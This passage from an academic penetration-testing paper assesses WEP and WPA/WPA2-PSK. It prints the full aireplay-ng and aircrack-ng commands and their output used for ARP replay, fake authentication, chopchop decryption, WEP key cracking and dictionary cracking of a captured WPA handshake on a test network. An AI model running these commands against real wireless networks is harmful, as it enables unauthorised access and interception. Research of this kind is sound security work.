4.1.1 No Replay Protection Mechanism in WEP

Packets (70593) were successfully captured and repeatedly replayed into the network to generate more packet with weak IVs which aided in the cracking of the WEP Key. ARP packets (18112) that were used for the replay attack were successfully captured and injected into network to generate packets as shown in figure 14.




```
root@kali:~# aireplay-ng --arpreplay -e SecurityTest -h AC:36:13:6C:6F:4A wlan0mon
The interface MAC (00:C0:CA:83:01:CD) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether AC:36:13:6C:6F:4A
04:49:34  Waiting for beacon frame (ESSID: SecurityTest) on channel 6
Found BSSID "98:FC:11:EE:41:25" to given ESSID "SecurityTest".
Saving ARP requests in replay_arp-0705-044934.cap
You should also start airodump-ng to capture replies.
Read 70593 packets (got 18112 ARP requests and 20863 ACKs), sent 25214 packets...(500 pps)
```

Figure 14: ARP Packets Generated by Attacker

4.1.2 No Mutual Authentication makes it Vulnerable to Fake Authentication Attack


The attacker successfully performed a Fake Authentication and got associated with the AP gaining access to network resources. Figure 15 shows an acknowledgement of a successful Authentication and Association by the AP as highlighted.



```
root@kali:~# aireplay-ng --fakeauth 0 -a 98:FC:11:EE:41:25 -h 00-C0-CA-83-01-CD wlan0mon
21:23:14  Waiting for beacon frame (BSSID: 98:FC:11:EE:41:25) on channel 6

21:23:14  Sending Authentication Request (Open System) [ACK]
21:23:14  Authentication successful
21:23:14  Sending Association Request [ACK]
21:23:14  Association successful :-) (AID: 1)
```

Figure 15: Successful fake Authentication and Association with Target AP by Attacker

The attacker MAC Address (00:C0:CA:83:01:CD) was indicated in the discovered list of clients that are connected to the AP with MAC Address (98:FC:11:EE:41:25) as shown in figure 16.




```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

98:FC:11:EE:41:25  -25 100     7084       18    0   6  54e  WEP  WEP    OPN  SecurityTest

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

98:FC:11:EE:41:25  00:C0:CA:83:01:CD    0    1 - 1      0        5
```

Figure 16: Attacker Connects to Access Point

4.1.3 WEP is Vulnerable to Message Modification and Injection Due to ICV Insecurity

Using the "chopchop" attack method, the attacker was able to decrypt encrypted packets without knowing the secret key. The attacker chops away the last byte of the captured encrypted packet and substitutes the value of the last byte, recalculates the encryption checksum and injects the modified packet into the network, if the AP accepts the modified packets means the attacker's guess was correct else the packet is rejected by the AP. An invalid packet is as a result of incorrect ICV which means the attacker computes the checksum to validate the forged or modified packets. The decrypted packet contains the keystream (replay_dec-0713-213506.xor) file and plaintext (replay_dec-0713-213506.cap) file as shown in figure 17. The captured keystream is used for the generation of forged valid packets to be accepted by the AP.




```
Offset   42 (76% done) | xor = AE | pt = 40 |   40 frames written in   689ms
Offset   41 (78% done) | xor = 40 | pt = 00 |  118 frames written in  2032ms
Offset   40 (81% done) | xor = AC | pt = 00 |  141 frames written in  2454ms
Sent 1210 packets, current guess: B5...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround:  IP header re-creation.

Saving plaintext in replay_dec-0713-213506.cap
Saving keystream in replay_dec-0713-213506.xor

Completed in 109s (0.31 bytes/s)
```

Figure 17: Saved Plaintext and Keystream files

4.1.4 Cracking of IEEE 802.11 WEP Encryption Protocol Key

WEP was based on confidentiality, not authorization that uses RC4 stream cipher and CRC-32 checksum as integrity to encrypt WEP Key. WEP is vulnerable to attacks due to the implementation of IV mechanism. The 24-bit IV space gets exhausted within few hours and these IVs are duplicated. The Chopchop attack was used to crack the WEP Secret Key. The Chopchop attack method developed by KoreK, exploits vulnerability in WEP security protocol itself rather than the weakness in the RC4 algorithm. Without knowing the secret key, the attacker was able to capture and decrypt encrypted packets to obtain the keystream and plaintext. The keystream and plaintext are XORed to produce a fake cipher text which is injected into the network to generate more packets with weak IVs. The IVs are transmitted in clear text concatenated with the secret shared Key. As weaker IVs are generated it increases the success of cracking the WEP key. With 51326 weak IVs generated, the WEP Key was successfully cracked as shown in figure 18.

The outcome of the result shows that WEP is vulnerable to attacks. The WEP key can be cracked without any active client connected to the network. Also without knowing the WEP key, the plaintext and the keystream can be obtained which is used to crack the key successfully.



```
root@kali:~# aircrack-ng chopchop-test-01.cap
Opening chopchop-test-01.cap
Read 262726 packets.

   #  BSSID              ESSID                     Encryption

   1  98:FC:11:EE:41:25  SecurityTest              WEP (50824 IVs)

Choosing first network as target.

Opening chopchop-test-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 51403 ivs.


                                 Aircrack-ng 1.2 rc3


                 [00:00:00] Tested 698 keys (got 51326 IVs)

   KB    depth   byte(vote)
    0    0/ 17   CE(67328) 42(62208) 67(61952) ED(61696) C1(60160)
    1    0/  1   4B(76800) E6(60672) B9(60160) 6C(59136) 39(58624)
    2    3/  2   CE(59392) 67(59136) BE(59136) D7(58624) C5(58368)
    3    0/  3   DB(76032) BE(61184) E6(59904) 01(59392) EB(59392)
    4    0/  1   33(78336) CC(60160) 54(59648) AA(59136) 69(58880)

             KEY FOUND! [ CE:1C:F8:F9:E8:D2:DA:54:00:BF:72:F1:D4 ]
        Decrypted correctly: 100%
```

Figure 18: WEP Key Successfully cracked

4.2 Analysis on Vulnerabilities in IEEE 802.11 WPA/WPA2-PSK Encryption Protocol


WPA/WPA2-PSK is vulnerable to attacks as a result of the four-way handshake which is transmitted unencrypted (plaintext). All the parameters used to conduct the mutual authentication (PMK and PTK generation) between the supplicant and authenticator (AP) are known to an attacker except the passphrase. The formulae derivation of the PMK and PTK are as follows:

PMK = PBKDF2 (Passphrase, SSID, SSIDlen, 4096, 256)

PTK = Function (PMK, ANonce, SNonce, Authenticator MAC, Supplicant MAC).

The captured four-way handshake was analyzed with

Wireshark. The first message of the EAPOL Handshake was transmitted from the AP to the Supplicant which comprise of a random number (256 bits) called ANonce for PTK generation at the Supplicant. The AP MAC Address and ANonce were known as highlighted in figure 19.



wpa-handshake-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
AP MAC Address
Anonce

```
No.  Time       Source             Destination        Protocol Length Info
  36 91.795223  SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    155 Key (Message 2 of 4)
3570 519.312898 Cisco-Li_ee:41:25  SamsungE_6c:6f:4a  EAPOL    155 Key (Message 1 of 4)
3572 519.339033 SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    155 Key (Message 2 of 4)
3574 519.342594 Cisco-Li_ee:41:25  SamsungE_6c:6f:4a  EAPOL    213 Key (Message 3 of 4)
3576 519.345177 SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    133 Key (Message 4 of 4)
```

```
    Receiver address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    Destination address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    Transmitter address: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    Source address: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    BSS Id: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    STA address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0000 .... = Sequence number: 0
  ▸ Qos Control: 0x0000
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 3
    WPA Key Nonce: ba093edb2e28e9794920b2cf58d2317b137f84bc7f8c884f...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
```

Figure 19: First Message of the WPA Four-way Handshake (ANonce and AP MAC Address)

The Supplicant sends the second message as a reply to the first EAPOL Handshake message by sending its SNonce in plain text to the Authenticator encrypted by a cryptographic hash algorithm (HMAC-SHA1) called the MIC for integrity of the installed key on the supplicant side as highlighted in figure 20. An MIC is computed for each PTK by the AP and compared with the captured MIC in the second message of the EAPOL Handshake. If they are equal, the attacker derives same PTK and the passphrase is cracked.


wpa-handshake-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
Client MAC Address
Snonce
MIC


```
No.  Time       Source             Destination        Protocol Length Info
  36 91.795223  SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    155 Key (Message 2 of 4)
3570 519.312898 Cisco-Li_ee:41:25  SamsungE_6c:6f:4a  EAPOL    155 Key (Message 1 of 4)
3572 519.339033 SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    155 Key (Message 2 of 4)
3574 519.342594 Cisco-Li_ee:41:25  SamsungE_6c:6f:4a  EAPOL    213 Key (Message 3 of 4)
3576 519.345177 SamsungE_6c:6f:4a  Cisco-Li_ee:41:25  EAPOL    133 Key (Message 4 of 4)
```

```
    Receiver address: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    Destination address: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    Transmitter address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    Source address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    BSS Id: Cisco-Li_ee:41:25 (98:fc:11:ee:41:25)
    STA address: SamsungE_6c:6f:4a (ac:36:13:6c:6f:4a)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0000 .... = Sequence number: 0
  ▸ Qos Control: 0x0000
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
  ▸ Key Information: 0x010a
    Key Length: 0
    Replay Counter: 3
    WPA Key Nonce: 338beba6675c1e7b06ea5d9351202dbc8209a580a7d126fd...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 89d245989e7d0878271ad6f62a65b0bb
    WPA Key Data Length: 22
```

Figure 20: Second Message of the WPA Four-way Handshake (SNonce, MIC and Client MAC Address)

The Passphrase of the WPA/WPA2-PSK was successfully obtained as shown in figure 21 indicating the PMK, PTK and the MIC using cryptographic hash algorithm (HMAC-SHA1).

The outcome of this study implies that WPA/WPA2-PSK is vulnerable to dictionary attack. Attacker can crack WPA/WPA2-PSK if the passphrase exists in dictionary or wordlist.


WPA Key / Passphrase
Pairwise Master Key (PMK)
Pairwise Transient Key (PTK)
Message Integrity Code (MIC)

```
root@kali:~# aircrack-ng wpa-handshake-01.cap -w passwords
Opening wpa-handshake-01.cap
Read 3732 packets.

   #  BSSID              ESSID                 Encryption

   1  98:FC:11:EE:41:25  SecurityTest          WPA (1 handshake)

Choosing first network as target.

Opening wpa-handshake-01.cap
Reading packets, please wait...

                           Aircrack-ng 1.2 rc3


                [01:50:22] 2135812 keys tested (349.32 k/s)


                      KEY FOUND! [ w0rdP@$$ ]


      Master Key     : 9F 5F 6C 89 FE 5C 00 27 1F 40 B4 3D 51 1D BA CD
                       36 63 DE 3A AB C3 80 9A E9 23 DC CA 40 D8 F7 9F

      Transient Key  : 77 FF 83 E7 D1 11 1F 48 AC 24 CC D9 85 12 C2 06
                       49 F1 D5 A8 65 90 0F C4 1B EB 2B F8 56 99 B0 BB
                       6D C2 CF 29 8E 5C D5 FD DB 77 66 B2 A2 F1 CC 46
                       BD E0 5E 78 72 C1 D5 69 9E 23 12 AB 9A 77 F1 1B

      EAPOL HMAC     : 89 D2 45 98 9E 7D 08 78 27 1A D6 F6 2A 65 B0 BB
root@kali:~# 
```

Figure 21: Successful Crack of WPA/WPA2-PSK Passphrase

5. CONCLUSION

In assessing the security of IEEE 802.11 WLAN Security protocols using penetration testing, it is proven that WEP and WPA/WPA2-PSK are vulnerable to attacks. In WEP, the entire size of the IV space is 24-bit which gets exhausted within a short time and cause the IVs to repeat itself as more packets are being generated. Cracking of WEP Key is dependent on the generating of more weak IVs. Once enough weak IVs are generated the key will be successfully cracked. The CRC32 checksum (ICV) aim is to verify data integrity by preventing alter of data packets in transit. The ICV is related to the plaintext not to the cipher text. Fake cipher text generated does not affect the ICV, therefore, the ICV unable to achieve its aim. In the case of WPA/WPA2-PSK, the four-way handshake between the client and the AP is easy to be captured by an attacker and determine the PMK and PTK since it is dependent on the captured of the four-way handshake. WPA/WPA2-PSK will be successfully cracked if only the passphrase exists in the attacker's wordlist or dictionary file since the PMK and PTK can be determined.

6. REFERENCES

[1] Lee P., Stewart D. and Calugar-Pop C., (2014). Technology, Media & Telecommunications Predictions. London: Deloitte report, pp. 1-60, 2014.

[2] Waliullah Md., Moniruzzaman A. B. M., and Sadekur Rahman Md., (2015). An Experimental Study Analysis of Security Attacks at IEEE 802.11 Wireless Local Area Network. International Journal of Future Generation Communication and Networking, vol. 10, no. 4, pp. 9-18.

[3] Ola G., (2013). Penetration Testing on a Wireless Network Using Backtrack 5. Turku University of Applied Sciences.

[4] Chen Z., Guo S., Zheng K., and Li H., (2009). Research on man-in-the-middle denial of service attack in sip VoIP," Networks Security, Wireless Communications and Trusted Computing, NSWCTC, vol. 2, pp. 263-266, Apr. 2009.

[5] Appiah, J. K., (2014). Network and Systems Security Assessment using penetration testing in a university environment: The case of Central University College. Kwame Nkrumah University of Science and Technology, Kumasi.

[6] National Institute of Standards and Technology (NIST), (2008). Technical Guide to Information Security Testing and Assessment, Special Publication 800-115, Gaithersburg.

[7] Praveen L., Ravi S. Y., and Keshava R. M. (2011). Securing IEEE 802.11g WLAN Using OPENVPN and Its Impact Analysis. International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.6, November 2011.

[8] Kropeit T. (2015), Don't Trust Open Hotspots: Wi-Fi Hacker Detection and Privacy Protection via Smartphone. Ruhr-Universitat Bochum.

[9] Forouzan B., (2008). Data Communications & Networking. 4th edition. New York: McGraw-Hil

[10] L'ubomir Z., (2012). Security of Wi-Fi Networks. Comenius University, Bratislava

[11] Bilger J., Cosand H., Singh N. and Xavier J. (2005). Security and Legal Implications of Wireless Networks, Protocols, and Devices

[12] Shweta T., Pratim K., Sumedh K, and Aniket G., (2013). "Study of Vulnerabilities of Wlan Security Protocols," Journal, Dep. Comput. Eng. Fr. C. Rodrigues Inst. Technol. Vashi, Navi Mumbai, no. September, pp. 109–112, 2013

[13] Memon A. Q., Raza A. H. and Iqbal S., (2010). WLAN Security. Halmstad University School of Information Science, Computer and Electrical Engineering. Technical report, IDE1013, April 2010.

[14] Kumkar V., Tiwari A., Tiwari P., Gupta A. and Shrawne S., (2012). Vulnerabilities of Wireless Security protocols (WEP and WPA2). International Journal of Advanced Research in Computer Engineering & Technology. Volume 1, Issue 2, April 2012

[15] Park T., Wang H., Cho M., Shin K. G., (2002). Enhanced Wired Equivalent Privacy for IEEE 802.11 Wireless LANs: The University of Michigan

[16] Intercop Net Labs, (2002). "What's Wrong with WEP?" Retrieved from http://www.opus1.com/www/whitepapers/whatswrongwithwep.pdf (Accessed on May 10, 2018)

[17] Borisov N., Goldberg I., and Wagner D., (2001). Security of the WEP algorithm Retrieved from http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html (Accessed on April 24, 2018)

[18] Kiemele L., (2011). Wireless Network Security. V00154530

[19] Zahur Y. and Yang T., (2004). "Wireless LAN Security and Laboratory Designs". University of Houston Clear Lake CCSC, Journal of Computing Sciences in Colleges, vol. 19, no. 3, January 2004, pp. 44-60.

[20] Bulbul H. I., Batmaz I. and Ozel M., (2008). Wireless Network Security: Comparison of WEP (Wired Equivalent Privacy) Mechanism, WPA (Wi-Fi Protected Access) and RSN (Robust Security Network) Security Protocols. Gazi University

[21] Gupta S., (2012). Wireless Network Security Protocols-A Comparative Study, IJETAE, 2012

[22] Alselwi A., (2015). Wireless Security Protocol in DNA Bio-Inspired Network. Liverpool John Moores University.

[23] Kurup L., Shah V. and Shah D., (2014). Comparative Study of Attacks on Security Protocols. International Journal of Advanced Research in Computer Engineering & Technology (IJARCET) Volume 3 Issue 8, August 2014

[24] Fluhrer S., Mantin I. and Shamir A., (2001). Weaknesses in the Key Scheduling Algorithm of RC4. Eighth Annual Workshop on Selected Areas in Cryptography, August 2001.

[25] Hulin K., Locke C., Mealey P., and Pham A., (2010). "Analysis of wireless security vulnerabilities, attacks, and methods of protection". Information Security Semester Project, 2010.

[26] [Robyns P., (2014). Wireless Network Privacy. Hasselt University

[27] Zarch S. H. M., Jalilzadeh F., and Yazdanivaghef M., (2012). Encryption as an Impressive Instrumentation in Decrease Wireless WAN Vulnerabilities. International Journal of Scientific and Research Publications, Volume 2, Issue 12, December 2012, ISSN 2250-3153

[28] Papaleo, G. (2006). Wireless Network Intrusion Detection System: Implementation and Architectural Issues: Universita degli Studi di Genova.

[29] Ciampa M. D., (2012). Security+ Guide to Network Security Fundamentals. Course Technology, Cengage Learning.

[30] Laverty D., (n.d.). WPA versus 802.11i (WPA2): How your Choice Affects your Wireless Network Security. http://www.openxtra.co.uk/articles/wpa-vs-80211i.php

[31] Mkubulo D., (2007). Analysis of Wi-Fi Security Protocols and Authentication Delay. The Florida State University, FAMU-FSU College of Engineering

[32] Vanhoef M., and Piessens F., (2017). Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. imec-DistriNet, KU Leuven

[33] Ramachandran, V. (2011), BackTrack 5 Wireless Penetration Testing, Master Bleeding Edge Wireless Testing Techniques with BackTrack 5: Packt Publishing, Birmingham UK

[34] Noh J., Kim J., and Cho S., (2018). Secure Authentication and Four-Way Handshake Scheme for Protected Individual Communication in Public Wi-Fi Networks. Digital Object Identifier 10.1109/IEEE ACCESS.2018.2809614

[35] Kaplanis C., (2015). Detection and prevention of Man in the Middle attacks in Wi-Fi Technology

[36] Stimpson T., Liu L., Zhang J., Hill R., Liu W. and Zhan Y. (2012). "Assessment of Security and Vulnerability of Home Wireless Networks", IEEE 9th International Conference on Fuzzy Systems and Knowledge Discovery, Chongqing, China, 29-31 May, 2012, pp. 2133-2137.